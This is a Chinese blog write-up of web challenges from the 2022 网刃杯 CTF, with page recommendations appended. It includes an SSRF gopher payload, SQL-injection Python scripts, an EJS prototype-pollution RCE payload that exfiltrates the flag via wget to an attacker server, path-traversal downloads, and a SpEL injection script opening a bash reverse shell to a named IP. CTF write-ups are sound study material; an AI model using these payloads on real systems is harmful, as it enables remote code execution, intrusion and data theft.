2022网刃杯web

ctfshow web入门ssrf 其实刚接触时做过一遍,现在再做一遍巩固一下知识点 文章目录web351web352web353web354web355web356web357 web351 <?php error_reporting(0); highlight_file(__FILE__); $url=$_POST['url']; $ch=curl_init($url); curl_setopt($ch, CURLOPT_HEADER, 0); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1. 阅读详情

signin

源码如下

<?php
    highlight_file(__FILE__);
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET['url']);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
?>

很明显的ssrf漏洞。用dict协议探测了下3306、6379、9000端口。应该是都没开,然后直接读flag也没有。
估计是要打内网了。
先读下host文件/etc/hosts得到内网ip

在这里插入图片描述

遍历下这个段的ip,发现100是开着的,访问url=http://172.73.23.100得到以下内容:
在这里插入图片描述

后面还要求post一个b、以本地用户访问、从特定地址访问。
在这里插入图片描述

在这里插入图片描述
在这里插入图片描述

可以bp构造一个请求包,然后利用gopher协议发送过去。

POST /?a=123 HTTP/1.1
Host: 172.73.23.100
Content-Length: 5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36
X-Forwarded-For:127.0.0.1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: bolean.club
Connection: close

b=456

用bp编码两次

在这里插入图片描述

url=gopher://172.73.23.100:80/_编码的内容
在这里插入图片描述
flag{Have_A_GoOd_T1m3!!!}

upload

随便上传一个文件,发现前缀是随机的,并且想要上传和php相关的后缀需要content-type为ctf

在这里插入图片描述

但是上传php后缀的也不解析。

在这里插入图片描述
不过题目提示了和sql相关,那就能填的地方都试下添加单双引号。
发现在文件名处存在注入。

在这里插入图片描述
那就好说了,直接报错注入。

import requests  
url="http://124.222.24.150:8001/"
files={'upfile':("e' and extractvalue(0x0a,concat(0x0a,(select database()))))#",'123','ctf')}
r=requests.post(url,files=files)
print(r.text)

可以得到库名upload
直接盲猜一波flag

import requests  
url="http://124.222.24.150:8001/"
files={'upfile':("e' and extractvalue(0x0a,concat(0x0a,(select flag from flag))))#",'123','ctf')}
r=requests.post(url,files=files)
print(r.text)

可以得到一部分,另外一部分利用下substr函数就好了。

import requests  
url="http://124.222.24.150:8001/"
files={'upfile':("e' and extractvalue(0x0a,concat(0x0a,(select substr(flag,20,50) from flag))))#",'123','ctf')}
r=requests.post(url,files=files)
print(r.text)

ezjs


下载下来源码,简单审计下可以看到用了ejs作为模板引擎,并且存在相关的克隆函数。
在这里插入图片描述
在这里插入图片描述
网上一堆ejs原型链污染的payload。但是试了几个发现都没成功,基本上都是利用的污染outputFunctionName,可能是版本的问题。然后发现还有其他的参数可以污染,比如sourceURL
参考文章
https://www.cnblogs.com/escape-w/p/12347705.html
https://www.freebuf.com/articles/web/264966.html
payload:

{
	"__proto__":
	{
	"sourceURL":
	"\nglobal.process.mainModule.constructor._load('child_process').exec('命令')//"
	}
}

但是题目还写了一个黑名单,不过很容易绕过去
过滤了exec我们可以使用中括号的方式转换成字符串,再用加号进行拼接,因为是源码没给具体过滤的内容,所以自己随便试了试。最终payload如下(通过wget外带):

{
	"__proto__":{
		"sourceURL":
		"\nglobal.process.mainModule.constructor._load('child_process')['ex'+'ec']('wge'+'t$IFS$9http://vps地址/\u0060ta\\c$IFS$9/.[f]lag\u0060')//"
		}
}

java

进入首页存在任意文件下载漏洞。
获取web.xml /download?filename=../../../web.xml
可以看到存在两个路由对应着两个class文件。

在这里插入图片描述

下载下来
download?filename=../../../classes/com/abc/servlet/DownloadServlet.class
download?filename=../../../classes/com/abc/servlet/TestServlet.class

反编译下得到源码。
download就是一个单纯的下载文件功能,并且存在路径限制。没啥利用的地方,重点看下test
存在spel注入漏洞漏洞
可以参考下文章https://blog.youkuaiyun.com/weixin_45794666/article/details/123372058
在这里插入图片描述
可以通过T(类)来调用类的方法比如:
T(java.lang.Runtime).getRuntime().exec("open /Applications/Calculator.app")
因为这条代码 Expression exp = parser.parseExpression(val, parserContext);
中存在第二个参数,所以需要用#{}包裹
#{T(java.lang.Runtime).getRuntime().exec("open /Applications/Calculator.app")}
并且第一个参数我们可以通过name传递,因为get传的话会受到限制,需要post传参。
最后还需要绕过一下过滤
在这里插入图片描述
payload

import requests  
url="http://124.220.9.19:8022/test388"

r = requests.post(url, data={
    
    "name":"#{T(javax.script.ScriptEngineManager).newInstance().getEngineByExtension('js').eval('ja'+'va.'+'la'+'ng.Runti'+'me.getRunt'+'ime().ex'+'ec(\"/bin/bash -c bash${IFS}-i${IFS}>&/dev/tcp/101.34.94.44/4568<&1\")')}"
})
WEB_HCTF_2018_WarmUp Categories web-代码审计 write up source code get source code http://eb22847d-9f8a-4ecf-b972-5ecebfcf5faf.node3.buuoj.cn/source.php <?php highlight_file(__FILE__); class emmm { publi... 阅读详情

相关推荐

ctfshow—PHP特性

PHP特性 以ctfshow平台题目为例 web89 intval() 函数用于获取变量的整数值。 intval() 函数通过使用指定的进制 base 转换(默认是十进制),返回变量 var 的 integer 数值。 intval() 不能用于 object,否则会产生 E_NOTICE 错误并返回 1。 web 90 int intval ( mixed $var [, int $base = 10 ] ) 如果 base 是 0,通过检测 var 的格式来决定使用的进制: 如果字符串包括了 “0x

cosmoslin的博客 2819

[ctf学习]ssrf-gopher

?url=127.0.0.1/flag.php 看到 这里不考虑使用file直接读取 f.php内容,尝试一下如何使用gopher 进行get传值 burp拦截 取前两句 ssrf_post 还是上面情况,如果是post Content-Length: 7是post传参的长度

小飒的博客 970

2022第二届网刃杯网络安全大赛-Web

2022第二届网刃杯网络安全大赛-Web 前言 提示:该内容由夜刃TEOT战队-师傅原创,禁止抄袭! 一、Web2-upload 难度系数:4.0 题目描述:只有想不到,没有做不到,sql yyds。题目链接见附件,每个链接均可访问,环境5分钟重启一次。 文件上传,随便上传一个马 使用Burp抓包 根据提示,更改类型 上传文件 查询到filename上传点,报错注入,获取FLAG flag{5937a0b90b5966939cccd369291c68aa} 二

web18224617243的博客 692

ctfshow SSRF刷题总结

web351 <?php error_reporting(0); highlight_file(__FILE__); $url=$_POST['url']; $ch=curl_init($url); curl_setopt($ch, CURLOPT_HEADER, 0); curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); $result=curl_exec($ch); curl_close($ch); echo ($result); ?> 直接POST

qq_53755216的博客 1372

羊城杯2022--Writeup

羊城杯2022--Writeup

m0_61596829的博客 2559

AnolisOS网卡驱动源码编译与安装实战指南

本文提供了一份详尽的AnolisOS网卡驱动源码编译与安装实战指南。针对系统自带通用驱动不兼容导致网络无法使用的问题,文章从环境准备、源码获取、编译安装到新旧驱动替换与持久化配置,一步步解析了如何通过源码编译安装官方驱动,解决硬件兼容性问题,并确保驱动在系统重启后自动生效。

weixin_28358083的博客 305

网刃杯 第二届 2022 web

Sign_in File协议读取/etc/hosts得到内网ip http://探测内网主机 按照提示传参,添加http头即可,用gopher发送post数据 http://124.220.9.19:8091/?url=gopher://172.73.23.100:80/%5f%50%4f%53%54%25%32%30%2f%25%33%46%61%25%33%44%31%25%32%30%48%54%54%50%2f%31%2e%31%25%30%44%25%30%41%48%6f%73%74%

weixin_43610673的博客 703

STM32 LwIP协议栈优化:从TCP延迟10ms降至1ms的内存配置手册

摘要: 本文针对STM32嵌入式开发中LwIP TCP通信的高延迟问题(默认配置下延迟达10~20ms),提出纯软件优化方案,通过调整内存配置与TCP参数将延迟降至1ms。核心问题包括内存池不足、pbuf分配低效及Nagle算法拖累,优化步骤包括: 内存池扩容:增大MEMP_NUM_TCP_PCB至10、PBUF_POOL_SIZE至32,避免资源竞争; pbuf静态池分配:采用2048字节大块缓冲区匹配DMA传输,减少分块与拷贝; 关闭Nagle算法:设置TCP_NODELAY=1,禁用延迟确认以加速小包

weixin_42212753的博客 1711

第二届“网刃杯”网络安全大赛 部分writeup

第二届“网刃杯”网络安全大赛 部分writeup ICS easyiec web sign_in upload ez_java Misc 玩坏的winxp File协议读hosts,得到IP扫描内网,发现172.73.24.100有一台主机

ShenZ的博客 1040

以太网硬件核心:MAC、PHY、MII与交换机原理与实战排查

计算机网络通信的基础依赖于一套完整的硬件协议栈。在OSI模型中,数据链路层和物理层是实现设备间可靠、高效数据传输的基石。其核心原理在于将上层数据包封装成帧,并通过特定的介质访问控制与物理信号转换机制进行传输。这一过程的技术价值在于为上层应用提供了透明、稳定的通信信道,是互联网和所有局域网通信的物理承载。在嵌入式系统、网络设备开发及运维等应用场景中,深入理解底层硬件交互至关重要。本文将聚焦于以太网硬件的两大核心组件:负责逻辑成帧与流量控制的MAC控制器,以及负责数模转换与链路协商的PHY芯片。它们通过MII、

dgqvhtlwq472235338的博客 424

论文解析-sciPENN

用这2个CITE-seq共有的protein作为训练集,分别将他们特有的protein作为测试集,评估sciPENN对CITE-seq数据集中缺失的protein丰度预测准确度。来自Seurat 4 的PBMC数据集,样本被注射水疱性口炎病毒 (VSV) 载体 HIV 疫苗,数据集包含每个样本注射疫苗0天、3天、7天的CITE-seq数据。PBMCs作为训练集,MALT作为测试集,利用scRNA-seq测试17个蛋白质表达水平。Monocyte:随机取4个样本作为训练集,剩余4个样本作为测试集。

weixin_46065198的博客 1023

2022网鼎杯半决赛复盘

该靶场为2022 第三届网鼎杯决赛内网靶场复盘。完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有 4个flag,分布于不同的靶机。

龙狼刺的博客 4577

论deepseek软件底层原理

如处理医学文本时,将任务分配给擅长医学知识处理的专家,避免通用模块处理的低效性,极大提升计算效率与任务处理的针对性。教师模型复杂且强大,学生模型结构简单。协作处理:多模块协作时,建立数据流通与交互机制,各模块按顺序或并行处理数据,不断传递与更新中间结果,共同完成复杂任务。(一)输入处理与任务判断 输入预处理:接收输入数据,如用户文本提问,首先进行清洗,去除噪声数据、特殊字符等。任务分类:通过MoE架构“路由器”,依据输入数据特征,判断任务所属领域与类型,如文本分类、情感分析等,为后续处理模块选择提供依据。

欢乐打代码! 2738

网鼎杯2022re方向的两道wp(谨以此文,纪念那个遗憾的夏天)

现在看来,这两题两年前的我绝对不可能做得出来,不过这何尝不算是弥补了自己的遗憾呢?尽管结局并不如我们所愿,但那个夏天的经历,你们同我一起书写了它的句号。我认为这件事情本身就具有特别的意义。。。。。也祝愿各位能够越来越好,加油!!!!!!

m0_52061428的博客 2406

[QMT量化交易小白入门]-八十九、深度学习训练多维特征进行金融价格行情预测

本专栏主要是介绍QMT的基础用法,常见函数,写策略的方法,也会分享一些量化交易的思路,大概会写100篇左右。QMT的相关资料较少,在使用过程中不断的摸索,遇到了一些问题,记录下来和大家一起沟通,共同进步。

木头大左的博客 218

【WRF理论第十五期】WPS中输入geogrid二进制格式

WPS中输入geogrid二进制格式

WW、forever的博客 1080

2022强网杯web(部分)

2022强网杯web

羽的博客 4769

Qt5.15.2配置安卓环境

否则,将会跳转到github,你可以自行下载解压到你设置的目录中,然后Qt会自动检测到。以上所需的工具确实有些繁多,而且如果单独下载又涉及科学上网问题,版本问题十分麻烦,好在Qt Creator 4.12之后已经可以自动下载SDK工具,NDK,基础包,openssl,以及gradle等,十分省心。回到正题,无论通过在线安装的方式,安装时勾选了Android,还是编译的方式,编译时编译了Qt Android库,想要使用Qt开发安卓应用仍然需要一些其他工作,包括安装编译安卓项目需要的SDK,NDK等。

weixin_41392061的博客 979

2022强网杯web方向wp

考点文件泄露,、文件上传、文件包含、反序列化1.扫描目录存在www.zip,存在源码泄露2.代码审计,写一个inc文件内容为上传该文件,修改类型为image/jpeg2.进行反序列化,new一个类3.抓包将反序列化的值赋值给userfile,发包得到fla。...

xjh8023的博客 1850

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

IEM模型,地表粗糙度模拟

利用微波反演土壤水分时候,利用IEM模型可以实现对随机地表的模拟

2022网鼎杯青龙组CTF-WriteUp By EDISEC

2022网鼎杯青龙组CTF-WriteUp By EDISEC

qq_45603443的博客 1447

OV9734 DATASHEET,完整规格书

OV9734完整规格书,包括电气参数,尺寸规格,寄存器配置表等

鹏城杯2022部分web

脏东西添加绕过和关于无参数RCE的绕过,取反的学习

qq_44640313的博客 503

STM32F407中文手册

STM32f407中文手册 本参考手册面向应用开发人员,提供有关使用 STM32F405xx/07xx、STM32F415xx/17xx、 STM32F42xxx 和 STM32F43xxx 微控制器存储器与外设的完整信息。STM32F405xx/07xx、STM32F415xx/17xx、STM32F42xxx 和 STM32F43xxx 构成一个微 控制器系列,各产品具有不同的存储器大小、封装和外设。有关订购信息以及器件的机械与电气特性,请参见数据手册。有关 ARM Cortex™-M4F 内核的信息,请参见《Cortex™-M4F 技术参考手册》。

2022美亚杯团队赛

难度大

m0_64180167的博客 6840

强网杯 2022 WriteUp By Nu1L

强网杯 2022 WriteUp By Nu1L 【下载地址】强网杯2022WriteUpByNu1L分享 本资源文件包含了2022年第六届“强网杯”全国网络安全挑战赛的WriteUp,由Nu1L团队提供。该WriteUp详细记录了比赛中的解题思路、技术细节以及最终的解决方案,适合对网络安全感兴趣的读者学习和参考 ...

gitblog_06666的博客 619

2022长安杯wp

2022第四届长安杯电子数据取证竞赛解题报告,50题全部wp,感谢火眼。

SDPCTRM的博客 6892

【内网渗透】最保姆级的2022网鼎杯半决赛复盘打靶笔记

蚁剑连接./wp-content/themes/twentytwentyone/header.php。利用上面生成的 pfx 证书配置域控的 RBCD 给上面创建的HACK$接下来打打ADCS,这里是CVE-2022-26923。/tmp目录下传fscan和frp,扫内网,搭隧道。先把24的MS17-010永恒之蓝打了。弱口令admin:123456登录。弱口令admin:123456登录。172.22.15.26 本机。访问./wp-admin。之后手动标注一下域用户名。dirsearch开扫。

uuzeray的博客 2137
上一篇: CTFSHOW 常用姿势篇(811-820)
下一篇: CTFSHOW 套娃shell
yu22x
博客等级 码龄7年 3740粉丝 121原创
评论 5
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包

打赏作者

yu22x

你的鼓励将是我创作的最大动力

¥1 ¥2 ¥4 ¥6 ¥10 ¥20
扫码支付:¥1
获取中
扫码支付

您的余额不足,请更换扫码支付或充值

打赏作者

实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值